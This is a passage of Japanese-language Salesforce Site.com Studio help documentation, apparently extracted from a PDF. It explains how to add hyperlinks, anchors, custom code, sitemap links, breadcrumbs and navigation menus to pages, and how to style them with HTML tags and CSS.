     c. 項目を選択します (項目リストが表示されない場合は、[URL] 項目にカーソルを置いてキーボードの Down キーを押します)。
     d. ステップ 4 に進みます。
   - 以前ページに追加したアンカー:
     a. [ページのアンカー] を選択します。
     b. ドロップダウンリストからアンカーを選択します。または、新規アンカー名を入力して、後でアンカーを作成します。
     c. ステップ 5 に進みます。
   - メールメッセージ:
     a. [メール] を選択します。
     b. 受信者のメールアドレスとメッセージ情報を入力します。
     c. ステップ 5 に進みます。

メモ: データの繰り返しのコンテンツブロックでは、式を使用して、カスタムリンク (URL クエリ文字列など) をサイト内の項目または Web ページに追加できます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

4. 項目が開かれるウィンドウを選択するには、[対象] ドロップダウンリストから次のオプションを選択します。
   - ポップアップウィンドウ: ポップアップウィンドウに項目を読み込みます。このオプションを選択すると、ポップアップのタイトルを設定し、表示されるオプションを使用して外観およびサイズを制御できます。
   - 新規ウィンドウ (_blank): 名前のないブラウザウィンドウに項目を読み込みます。
   - 同じウィンドウ (_self): 同じフレームまたはウィンドウのリンクとして項目を読み込みます。これは、デフォルト設定です。
   - 最上位ウィンドウ (_top): 最上位の親フレームセットまたはリンクを含むフレームのウィンドウに項目を読み込みます。
   - 親ウィンドウ (_parent): 親フレームセットまたはリンクを含むフレームのウィンドウに項目を読み込みます。
5. 必要に応じて、リンクのツールチップの説明を入力します。リンクにマウスポインタを置くと、ポップアップとしてツールチップが表示されます。
6. [適用] をクリックします。
7. [保存] をクリックします。

ハイパーリンクを削除するには、ハイパーリンクを選択して、 をクリックします。

関連トピック:

設計モードでのコンテンツブロックの編集

コンテンツ編集ツールバーについて

設計モードでのページへのアンカーの追加

アンカーは、ページの特定の場所を識別する非表示のマーカーです。デザイナまたはサイト管理者の場合は、アンカーをページに追加し、その特定の場所に移動するハイパーリンクを作成できます。これは、特に長いページで役立ちます。たとえば、ページに複数のセクションがある場合、ページの上部に各セクションへのリンクを追加し、容易にナビゲーションできるようにします。

設計モードでページを開いた状態で、次の手順を実行します。

1. ページのコンテンツブロックをダブルクリックします。
2. リンクする行頭にカーソルを配置して、⚓ をクリックします。
3. アンカーの名前を入力して、[適用] をクリックします。ページのアンカーの場所を識別しやすい名前 (*top* など) を使用することをお勧めします。
4. 次に、アンカーにリンクするハイパーリンクを作成します。

関連トピック:

- 設計モードでのテキストおよび画像へのハイパーリンクの追加
- 設計モードでのコンテンツブロックの編集
- コンテンツ編集ツールバーについて

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

Site.com サイトのコンテンツのみを編集する

- `Site.com Contributor` ユーザ

および

サイトレベルで割り当てられた寄稿者ロール

ページへのカスタムコードの追加

カスタムコードにより、HTML や JavaScript などのマークアップを使用してサイトをカスタマイズできます。

- [カスタムコード] ページ要素を使用して、マークアップをページの特定の場所に追加します。[カスタムコード] ページ要素を使用して追加される JavaScript はページの一部が読み込まれるときに読み込まれます。
- マークアップをページ `head` に追加します。ページ `head` の JavaScript が最初に読み込まれます。
- JavaScript をページ `body` に追加 (ページ 5784) します。ページ `body` に追加された JavaScript は、`body` タグの末尾に配置され、DOM 対応の場合にのみ読み込まれます。
- JavaScript ファイルまたはライブラリへの参照をページ `head` または `body` に追加 (ページ 5785) します。

ヒント:

- Site.com Studio でページを編集しているときはスクリプトを実行できません。コードをテストするには、ページをプレビューします。
- 既存の HTML サイトから Site.com サイトを構築する場合、[カスタムコード] ページ要素を使用して元のサイトから大量の HTML を貼り付けるのは避けてください。代わりに、パネル、コンテンツブロック、およびデータテーブルなどの使用可能なページ要素を使用します。これにより、将来の更新および設計変更がより容易になります。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ページへのマークアップの直接追加

1. [カスタムコード] ページ要素を [ページ要素] ペインからページにドラッグします。
2. [コードを編集] ダイアログボックスにコードを入力します。
3. ページにコードを直接追加するには、[保存 & 閉じる] をクリックします。

ページ `Head` へのマークアップの追加

1. [プロパティ] ペインの [スクリプト] セクションにある [ヘッドマークアップを編集] セクションで、[設定] をクリックします。
2. [HTML コードを編集] ダイアログボックスにマークアップを入力します。
3. ページ `head` にマークアップを挿入するには、[保存 & 閉じる] をクリックします。

ページ `Body` への JavaScript の追加

1. [プロパティ] ペインの [スクリプト] セクションにある [本文スクリプトを編集] セクションで、[設定] をクリックします。

2. [JavaScript コードを編集] ダイアログボックスにコードを入力します。`<script>` タグはすでに含まれているため、追加しないでください。
3. ページ `body` の下にコードを追加するには [保存 & 閉じる] をクリックします。

JavaScript ファイルまたはライブラリの使用

ページに JavaScript コードを直接追加する代わりに、インポートされた JavaScript ファイルまたは外部の JavaScript ファイルへのリンクまたはオープンソースライブラリへのリンクを含むことができます (Google Libraries API を使用)。

1. [プロパティ] ペインの [スクリプト] セクションにある [本文スクリプト] または [ヘッドスクリプト] セクションで、 + をクリックします。
2. 次の項目にリンクする手順は、次のとおりです。
   - インポートした JavaScript ファイル。[インポートされたスクリプト] を選択してファイルを選択します。
   - オープンソース JavaScript ライブラリ。[Google AJAX ライブラリ] を選択してライブラリを選択します。
   - 外部 JavaScript ファイル。[外部スクリプトへの URL] を選択してアドレスを入力します。
3. [適用] をクリックします。

関連トピック:

カスタムコードを使用したデータの表示

Site.com のページ要素の追加

Web サイトナビゲーションの追加

サイトマップおよびページ階層について

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition


使用可能なエディション (制限付き) : **Developer** Edition

[概要] タブの [サイトページ] ビューには Web サイトのページおよびサイトマップのリンクが含まれています。サイトマップフォルダでは、サイトマップに含まれているサイトページおよびリンクを格納することで、サイトの階層またはツリー構造を反映しています。新しいページまたはサイトマップのリンクを作成すると、このフォルダに自動的に追加されます。リンク先ページフォルダにはサイトマップから除外されるスタンドアロンページが格納されており、販売促進ページまたはコンペティションのページなど一時的なページに最適なフォルダです。

ヒント: [概要] タブの [サイトページ] ビューのサイトマップフォルダが表示されない場合は、 をクリックします。

サイトにナビゲーションメニューを追加するときは、サイトページおよびリンクの階層を適切に編成することが重要です。これは、この構造を使用してメニューを生成するためです。ページおよびサイトマップのリンクは、ユーザが並べた順序でナビゲーションメニューに表示されます。

サイト階層のこの表現では、ツリー構造をより明確に確認できます



1. サイトマップフォルダ。4 つのサイトページが含まれます。
2. サイト階層の最上位のページ。
3. 2つの子ページを持つ最上位の親ページ。子ページはサイト階層で親ページより下位のレベルにあるページです。
4. 2 つの子ページ。
5. リンク先ページフォルダ。サイトマップまたはナビゲーションメニューの一部ではない一時ページが含まれます。

ヒント: ページに子ページがある場合は、▸アイコンがページの横に表示され、ブランチを展開できることを示します。

デフォルトでは、メニューは、[サイトページ]ビューのサイトマップフォルダのページとサイトマップのリンクから作成されます。ただし、リンク先ページフォルダのページから、またはサイトページの子ページまたは同階層ページから、メニューを作成することもできます。

各ページの [プロパティ] ペインにある [ページを非表示] チェックボックスを選択すると、メニュー、ブレッドクラブ、およびサイトマップでページを非表示にすることができます。また、この設定は Web サイトの訪問者がページのダイレクト URL にアクセスしないようにします。デフォルトでは、すべてのページが表示されます。

関連トピック:

ナビゲーションメニューの追加

Site.com ページの作成

サイトマップへのリンクの追加

ページの他にもサイトマップに割り当てることができます。内部または外部URLをサイトマップに追加して、ナビゲーションメニューおよびブレッドクラムをカスタマイズし、柔軟性を高めて管理を強化できます。

たとえば、最上位の商品ページのメニューが子ページに基づいているとします。また、「推薦状」というページをメニューに含めたいと考えています。ただし、このページは商品ページの子ページではありません。推薦状ページを参照するサイトマップのリンクを作成し、このリンクをサイトマップ内の商品の下に追加できます。これにより、訪問者が商品ページを表示したときに、子ページと訪問者を推薦状ページに直接リダイレクトするメニュー項目で構成されるメニューが表示されます。

1. [概要] タブで [新規] > [サイトマップリンク] をクリックします。
2. リンクの名前を入力します。
3. URLを入力します。URLは相対または絶対のどちらでも使用でき、大文字と小文字が区別されます。

   メモ: `http://` や `https://` などのプレフィックスが含まれない場合、Site.com Studio でサイトマップの絶対リンクをプレビューできません。

4. [作成] をクリックします。
   リンクは、サイトマップの下部に表示されます。
5. リンクをサイトマップの適切な位置にドラッグします。

メモ: サイトマップのリンクはナビゲーションメニューおよびブレッドクラムに自動的に含まれます。ただし、サイトマップのリンクをブレッドクラムのカスタムルートノードとして設定することはできません。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

  および

  サイトレベルで割り当てられたサイト管理者またはデザイナロール

関連トピック:

- ページへのブレッドクラムナビゲーションの追加
- ナビゲーションメニューの追加
- サイトマップおよびページ階層について

ページへのブレッドクラムナビゲーションの追加

ページにブレッドクラムページ要素を追加して、サイト内を移動しやすくし、サイト階層内のページの場所を示します。

通常、ブレッドクラムナビゲーションはメニューナビゲーションを補足するものであり、サイトマップ内のページおよびリンクに基づいています。各ページの [プロパティ] ペインにある [ページを非表示] チェックボックスを選択すると、メニュー、ブレッドクラブ、およびサイトマップでページを非表示にすることができます。また、この設定は Web サイトの訪問者がページのダイレクト URL にアクセスしないようにします。デフォルトでは、すべてのページが表示されます。

ヒント: 時間と労力を節約するために、ブレッドクラムページ要素をページテンプレートに追加して、テンプレートベースの各サイトページに自動的に含められるようにします。派生した各ページ上のブレッドクラムは、サイトマップ内の場所に基づいて動的に更新されます。

1. ブレッドクラム要素を追加するページまたはページテンプレートを開きます。
2. [ページ要素] ペインからページに [ブレッドクラム] をドラッグします。
3. [プロパティ] ペインの [ルート] で、ブレッドクラムのカスタムルートノードを指定します。デフォルトでは、ルート値は [なし] に設定され、サイトマップ内のページの場所に基づいてブレッドクラム構造が構築されます。
   - *[ホームページ]* を選択して、サイトのホームページをブレッドクラムの最初の項目として設定します。サイトのホームページの設定方法については、「サイトのプロパティの設定」を参照してください。
   - ブレッドクラムの最初の項目として設定する特定のサイトページを選択します。

   メモ: サイトマップのリンクをブレッドクラムのカスタムルートノードとして設定することはできません。
4. [プロパティ] ペインの [区切り文字] で、ブレッドクラムノード間で使用される区切り文字をカスタマイズできます。

   デフォルトでは、区切り文字は > です。ただし、別のテキスト記号に変更したり、サイト内の画像用に `<img src='/separatorimage.jpg'/>` などの HTML コードを挿入できます。
5. ブレッドクラムのスタイルを設定する手順は、次のとおりです。
   a. [スタイル] ペインをクリックし、[クラス] が選択されていることを確認します。
   b. [スタイル] ドロップダウンリストからオプションを選択します。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

c. 必要に応じて [ビジュアル] タブの値を調整します。

関連トピック:

ナビゲーションメニューの追加

Site.com のページ要素の編集および使用

ナビゲーションメニューの追加

デフォルトでは、メニューは、[サイトページ]ビューのサイトマップフォルダのページとサイトマップのリンクから作成されます。ただし、リンク先ページフォルダのページから、またはサイトページの子ページまたは同階層ページから、メニューを作成することもできます。

1. サイトマップフォルダまたはリンク先ページフォルダのサイトページおよびサイトマップのリンクを任意の場所にドラッグし、メニューに表示する順に並べます。ページまたはサイトマップのリンクを他のページまたはリンクの上にドラッグすると、その項目の子にすることができます。ページまたはリンクをリンク先ページフォルダにドラッグすると、サイトマップからそれらを除外できます。

   ヒント: [概要] タブの [サイトページ] ビューのサイトマップフォルダが表示されない場合は、 をクリックします。

2. ナビゲーションメニューに追加するページテンプレートまたはサイトページを開きます。
3. [ページ要素] ペインからページに [メニュー] をドラッグします。
4. [プロパティ] ペインの [メニューソース] でメニューに使用するページを選択します。デフォルトでは、サイトマップフォルダを使用してメニューを作成します。該当する階層内のサイトマップのリンクは、メニューにも表示されます。
   - ランディングページフォルダのページからメニューを作成するには、*ランディングページ*を選択します。
   - 現在のページの子ページからメニューを作成するには、*子ページ*を選択します。
   - 現在のページと同じ親を共有するすべてのページからメニューを作成するには、*親ページ*を選択します。
   - その子ページのみからメニューを作成するには、特定のサイトページを選択します。

   メモ: メニュー要素をページテンプレートに追加する場合、メニューソースとして*子ページ*または*親ページ*を選択すると、テンプレートにメニューが正しく表示されません。これは、サイトマップ階層にページテンプレートが含まれないためです。ただし、サイトページには、ページテンプレートに基づいてメニューが適切に表示されます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

5. メニューの外観を変更するには、[テーマ名] ドロップダウンリストから他のテーマを選択できます。たとえば、ドロップダウンメニューを作成するには、［横方向ドロップダウン］を選択します。ニーズに合わせて、すべてのテーマのスタイルを変更できます。
6. メニューのページの名前を変更するには、関連するページを開いて、[プロパティ]ペインの［ナビゲーション名］項目を更新します。ナビゲーション名には、空白や特殊文字を使用できます。

   メニューのサイトマップのリンクの名前を変更するには、[概要] タブの[サイトページ]ビューでリンクにマウスポインタを置いて [編集] をクリックし、名前を更新します。

ヒント:

- 新しいページまたはサイトマップのリンクの追加、ページの［ナビゲーション名］プロパティの更新、あるいはページまたはリンクの並び替えを行う場合、メニューは自動的にその変更を反映するように更新されます。
- すべてのサイトページにメニューを自動的に含めるには、メニューをページテンプレートに追加して、サイトページをそのテンプレートに基づいて作成します。
- 各ページの[プロパティ]ペインにある［ページを非表示］チェックボックスを選択すると、メニュー、ブレッドクラブ、およびサイトマップでページを非表示にすることができます。また、この設定は Web サイトの訪問者がページのダイレクト URL にアクセスしないようにします。デフォルトでは、すべてのページが表示されます。

関連トピック:

ナビゲーションメニューのスタイル設定
サイトマップおよびページ階層について
Site.com のページ要素の追加

ナビゲーションメニューのスタイル設定

ナビゲーションメニューは、Web サイトのデザインに一致するようにカスタマイズできるCSSテーマを使用してスタイル設定されます。ページにナビゲーションメニューを追加する場合は、デフォルトのテーマを使用して、外観を制御します。[プロパティ]ペインの[テーマ名]ドロップダウンリストのその他の既存のテーマから選択します。

または、ニーズに合わせてテーマをカスタマイズする手順は、次のとおりです。

1. ページのナビゲーションメニューを選択します。
2. [プロパティ]ペインの[テーマ名]ドロップダウンリストでベースとして使用するテーマを選択します。サイトのデザインに最も合うテーマを使用するか、*[空白]* を選択して、完全に空白のテーマから開始します。
3. [スタイル]ペインを開き、[クラス]が選択されていることを確認します。
4. [スタイル]ドロップダウンリストで、スタイル設定するメニューの部分を選択します。項目を選択すると、数秒間強調表示されるため、スタイル設定している部分を簡単に確認できます。

   ヒント: CSSに精通している場合は、サイトのスタイルシートでメニューのスタイルを変更することもできます。

5. 選択したメニュー項目のスタイルを設定するには、スタイルペインのプロパティを使用します。変更はすぐにメニューに反映されます。
6. メニューの部分ごとに必要なだけ繰り返します。

関連トピック:

- ナビゲーションメニューの追加
- サイトマップおよびページ階層について

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

カスタム HTML 属性の追加

ページ要素の HTML タグで表示するカスタム HTML 属性をページやページ要素に追加できます。たとえば、特定の属性に基づいて、ページ要素を異なって表示するサードパーティのフレームワークで作業している場合に役立ちます。

ページを開いた状態で、次の手順を実行します。

1. [ページ構造] ペインで関連するページまたはページ要素を選択します。
2. [プロパティ] ペインの [HTML 属性] セクションで、 + をクリックします。
3. HTML 属性の名前と値を入力します。
4. [保存] をクリックします。

HTML 属性を削除するには、選択して、 − をクリックします。

HTML 属性の表示順序を変更するには、HTML 属性を選択して、 ↑ または ↓ をクリックします。

関連トピック:

- ページ要素の HTML タグの変更
- HTML5 セマンティックページレイアウトタグ
- ページの DOCTYPE プロパティの変更

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

ページ要素の HTML タグの変更

デフォルトでは、パネル、データの繰り返し、データ要素、カスタムコード、およびコンテンツブロックは、それぞれ `div` として定義されますが、[HTML タグ] プロパティを使って、これを他の HTML タグに変更できます。この高い柔軟性によって、ページ上のページ要素の表示方法を制御することができます。

警告: [HTML タグ] プロパティは、ページ要素の表示方法について強力な制御方法を提供します。ただし、ページ要素の HTML タグを変更すると、無効な HTML が生成されることがあります。変更を公開する前に、ページを十分にテストしてください。

パネル、データの繰り返し、データ要素、カスタムコード、またはコンテンツブロックを再定義する手順は、次のとおりです。

1. ページの要素を選択します。
2. [プロパティ] ペインの [HTML タグ] 項目に、タグ名を入力します。
3. 表示されるオートコンプリートリストから、関連する HTML タグを選択します。または、JavaScript ライブラリを使用している場合や将来的に新しい HTML5 タグが導入された場合は、独自の HTML タグを定義できます。また、パネル、データの繰り返し、データ要素、カスタムコード、またはコンテンツブロックの HTML タグを削除し、その ID、クラス、またはインラインスタイルを無効化できます。

メモ: 次のタグは、オートコンプリートリストに含まれません。

- `base`
- `body`
- `doctype`
- `head`
- `html`
- `meta`
- `style`
- `title`

関連トピック:

HTML5 セマンティックページレイアウトタグ
カスタム HTML 属性の追加

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

ページ要素のプロパティを編集する

- [Site.com Publisher ユーザ] 項目をユーザ詳細ページで有効化

および

Site.com Studio で割り当てられたサイト管理者またはデザイナロール

HTML5 セマンティックページレイアウトタグ

HTML5 では、要素に含まれるコンテンツを説明する複数のセマンティックページレイアウトタグを定義しています。これらのタグにより、検索エンジンやスクリーンリーダーがさらに容易にコンテンツを読み取り、編成できるようになります。

デフォルトでは、パネル、データの繰り返し、データ要素、コンテンツブロック、およびカスタムコードなどのいくつかのページ要素は `div` として定義されます。ページ要素の `[HTML タグ]` プロパティを使用して、次のようなセマンティック HTML5 ブロックタグを変更できます。

オプション	説明
Article	雑誌の記事、フォーラムの投稿などのコンテンツの独立した項目を含むセクション。
Aside	サイドバーまたは広告などメインページのコンテンツに表面上のみ関連するコンテンツを含むセクション。
Details	対話型のウィジェットを使用してユーザが表示または非表示にできる詳細を含むセクション。サマリーセクションを含めることもできます。
Header	導入部分またはナビゲーション要素のグループを含むセクション。
Footer	ページまたは親セクションのフッターセクション。通常、親セクションの情報を含み、セクションの末尾に表示されます。
Nav	ナビゲーションリンクを含むセクション。
Section	ページの汎用的なセクション。
Summary	詳細セクションのサマリーまたはキャプションのセクション。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ヒント: HTML5 セマンティックタグを使用する場合、ページの doctype を変更して HTML5 にすることもお勧めします。

関連トピック:

ページ要素の HTML タグの変更

カスタム HTML 属性の追加

寄稿者の Studio ビューの設定

Site.com Studio で寄稿者が実行可能な操作を制御します。

寄稿者の Site.com Studio ビューでは、ユーザが Web サイトのコンテンツを参照および更新できます。ただし、寄稿者がサイトのコンテンツを編集できるようにするには、まず、テンプレートに基づいて編集可能な領域を設定したページを作成し、数種のプロパティを有効にする必要があります。

寄稿者は次のことを行うには、以下の手順を実行します。

- ページでテキストを編集するには、テンプレートに基づいて編集可能なコンテンツブロックを設定したページを作成します。
- コンテンツブロックをページに追加するには、テンプレートに基づいて編集可能なコンテンツブロックを設定したページを作成します。
- テンプレートに基づいたサイトページを作成するには、ページテンプレートが開いているときに [プロパティ] ペインで [寄稿者が利用可] を選択します。
- ウィジェットをページに追加するには、[概要] タブの [ウィジェット] ビュー、またはウィジェットが開いているときは [プロパティ] ペインで [寄稿者が利用可] を選択します。
- ページやウィジェットのデザインを更新するには、ブランドプロパティを設定します。

寄稿者の Site.com Studio ビューが適切に設定されていることを確認するには、(上部のツールバーにある) サイトのプルダウンメニューで [寄稿者として Studio を表示] をクリックします。終了するには、[私の Studio ビューに戻る] をクリックします。

寄稿者のビューは、デフォルトで Site.com コミュニティサイトでは使用できません。ただし、Site.com Contributor ライセンスを使用して、特定のユーザに寄稿者アクセス権を付与できます。詳細は、Site.com ヘルプの「*機能ライセンスについ*

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

て」を参照してください。または、サイトの URL に `?iscontrib` を追加することで、ユーザが寄稿者として Site.com コミュニティサイトをプレビューできます。例: `https://sitestudio.na1.force.com/?iscontrib`

関連トピック:

- Site.com のページテンプレートの作成
- ウィジェットの作成
- サイトブランドの概要
- 寄稿者のページ編集ビューについて

Web サイトのスタイル設定

カスケードスタイルシートの概要

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

カスケードスタイルシート (CSS) を使用して、Web サイトのページに柔軟にスタイルを追加できます。フォーマットルールが集められた CSS はページの外観を制御し、フォント、色、レイアウトなどプレゼンテーション機能を定義できます。

フォントを制御する CSS を使用して、複数のブラウザでページの外観とレイアウトの一貫性をさらに高めることができます。CSS でユーザが制御できる多数のテキストプロパティの一部には、フォントファミリとサイズ、テキストの色と背景色、テキストの書式設定、およびリンクの色があります。

CSS を使用して、ブロックレベル要素の位置設定、色の追加、テキストの回り込み、余白と境界の設定を行うこともできます。ブロックレベル要素は、視覚的にブロックとしてフォーマットされるコンテンツのスタンドアロン要素です。たとえば、コンテンツブロック (`p` タグに等しい) とパネル (`div` タグと同じ) は、両方ともブロックレベル要素です。

Site.com では、CSS の最新仕様である CSS3 をサポートしています。

インラインスタイルとスタイルシートについて

Site.com Studio では、次の操作を実行できます。

- [スタイル] ペイン (💧) の [インライン] オプションを使用して、選択したページまたはページ要素にスタイルを直接適用する。インラインスタイルは、選択した項目にのみ適用されます。
- スタイルシートに CSS クラスや ID などのスタイル項目を追加して、選択したページまたはページ要素にスタイル項目を適用する。この方法を使用すると、コンテンツ (Web ページ) がプレゼンテーション (スタイルシート) から分離されます。

CSS に精通していない場合、インラインオプションが最も簡単に理解して使用できます。ただし、インラインスタイルではコンテンツとプレゼンテーションが混合するため、スタイルシートの多くの利点が失われます。つまり、インラインスタイルは、個々の要素にのみ適用されます。サイトのスタイルを更新する必要がある場合、影響を受けるページとページ要素のすべてのスタイルプロパティを更新する必要があります。

それに対して、スタイルシートは、最初は理解するのがやや難しいかもしれませんが、任意の1か所からサイト全体を変更できます。スタイルシートのスタイル項目を更新すると、そのスタイルシートを使用するページまたはページ要素のすべてのスタイルがすぐに更新されます。

次の理由により、時間をかけても CSS に精通する価値があります。

- サイトの作成と設計時の時間と手間を節約する
- より読みやすく一貫性のあるサイトデザインを生成する
- アクセシビリティを必要とする人(スクリーンリーダーを使用するサイト訪問者など)に対するナビゲーションを簡素化する

CSS の使用およびスタイルシートの作成についての詳細は、World Wide Web Consortium (W3C) の `www.w3.org/Style/CSS` にアクセスしてください。インターネット上には、詳細な CSS トレーニングを提供するチュートリアルも数多く用意されています。

CSS クラスと ID について

スタイルシートを使用して、サイトのスタイルを設定する場合、`body` や `h1` などの HTML タグのフォーマットを再定義できます。CSS クラスと ID を作成して、ヘッダーや繰り返しコンテンツなど、特定の要素のスタイルを定義することもできます。CSS クラスでは、ページの多くの要素にスタイルプロパティを定義して適用します。一方、ページの単一項目を対象とする場合は、CSS ID が理想的です。たとえば、ページの構造では、多くの場合、各ページには同じ1つのヘッダーやフッターが含まれるため、ヘッダーとフッターエリアの定義には ID が使用されますが、ブログ投稿など繰り返しページ要素の定義にはクラスが使用されます。

ベストプラクティス

- スタイルシートに CSS のリセットを挿入して、すべてのスタイル項目を基準値にリセットします。これにより、固有なデフォルトのスタイル設定によるブラウザ間の相違を回避できます。
- 可能な限り、インラインスタイルの代わりに CSS クラスと ID を使用します。これにより、プレゼンテーションとコンテンツの分離を促進し、より簡単にサイトのスタイルを更新できます。
- ページに 1 回のみ出現する場合は、ID を使用します。一度使用した ID は、そのページには再使用できません。ページに 1 つ以上出現する場合は、クラスを使用します。
- グループを使用して、論理的に CSS を整理し、より簡単にスタイルシートを管理します。
- CSS3 を使用している場合、一部のブラウザでは CSS3 の機能がまだ完全に実装されていないため、CSS3 のサポートが必要なブラウザごとにプレビューを確認し、サイトを完全にテストしてください。

関連トピック:

[スタイル] ペインの使用

Site.com のスタイルシート表示について

CSS スタイルシートの作成と使用

[スタイル] ペインの使用

[スタイル] ペインは、視覚的な CSS エディタで、ページやページの要素を使って作業するときに、背景色、フォントサイズ、境界線のスタイルなどのスタイルプロパティを変更することができます。ページのスタイル設定に CSS クラスまたは ID を使用している場合、スタイルシートを開く代わりに、[スタイル] ペインから直接スタイル項目を変更または作成できます。

選択したページまたはページ項目にスタイルを適用する手順は、次のとおりです。

1. [スタイル] ペイン ( ) を開きます。
2. 次を適用できます。
   - インラインスタイルの場合は、[インライン]を選択します。インラインスタイルは、選択された項目のみに影響し、スタイルシートには含まれません。
   - CSS クラスの場合は、[クラス]を選択し、名前を入力します。スタイルシートにすでにクラスが存在する場合は、表示されるリストから選択します。新しいクラスを作成するには、名前を入力してそれを選択し、[はい]をクリックしてスタイルシートに追加します。
   - CSS ID の場合は、[ID]を選択して、ドロップダウンリストから選択します。

     新しい ID を作成するには、 をクリックし、ID 名を入力して をクリックします。

   メニューページ要素には複数のコンポーネントがあり、表示される [スタイル] ドロップダウンリストからスタイルを選択して、個別にスタイル設定できます。
3. [ビジュアル] タブで、必要に応じてスタイルプロパティを適用します。または、[コード] タブで、直接 CSS スタイルを入力し、[適用] をクリックします。

ヒント: 選択したページまたはページ要素に関連するスタイルプロパティを表示するには、[スタイル] ペインの [コード] タブを開きます。スタイルプロパティを削除するには、[クリア] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

ユーザ権限

Site.com サイトを構築、編集、および管理する

- `[Site.com Publisher ユーザ]` 項目をユーザ詳細ページで有効化

および

サイトレベルで割り当てられたサイト管理者またはデザイナロール

関連トピック:

- スタイルシートの項目とグループの作成
- CSS スタイルシートの作成と使用
- カスケードスタイルシートの概要

[スタイル] ペインのプロパティ

[スタイル] ペインは、視覚的な CSS エディタで、ページやページの要素を使って作業するときに、背景色、フォントサイズ、境界線のスタイルなどのスタイルプロパティを変更することができます。

エディション

使用可能なエディション: Salesforce Classic

購入可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用可能なエディション (制限付き) : **Developer** Edition

背景色の選択

プロパティ	説明
背景色	要素の背景色を設定します。[色] ボックスをクリックし、カラーピッカーを使うか、具体的な 16 進コードをテキストボックスに入力して、色を選択します。また、[背景色] ドロップダウンリストの色のリストから選択することもできます。
背景画像	背景画像を要素に追加します。[URL] をクリックして画像の URL を入力するか、 + をクリックしてインポートされた画像を選択します。
背景の繰り返し	要素の背景画像をタイル表示にします。 • ■ を選択すると、画像のコピーが 1 つだけ表示されます。 • ⋯ を選択すると、画像が横方向に繰り返し表示されます。 • ⋮ を選択すると、画像が縦方向に繰り返し表示されます。 • ⠿ を選択すると、画像が縦方向と横方向にタイル表示されます。
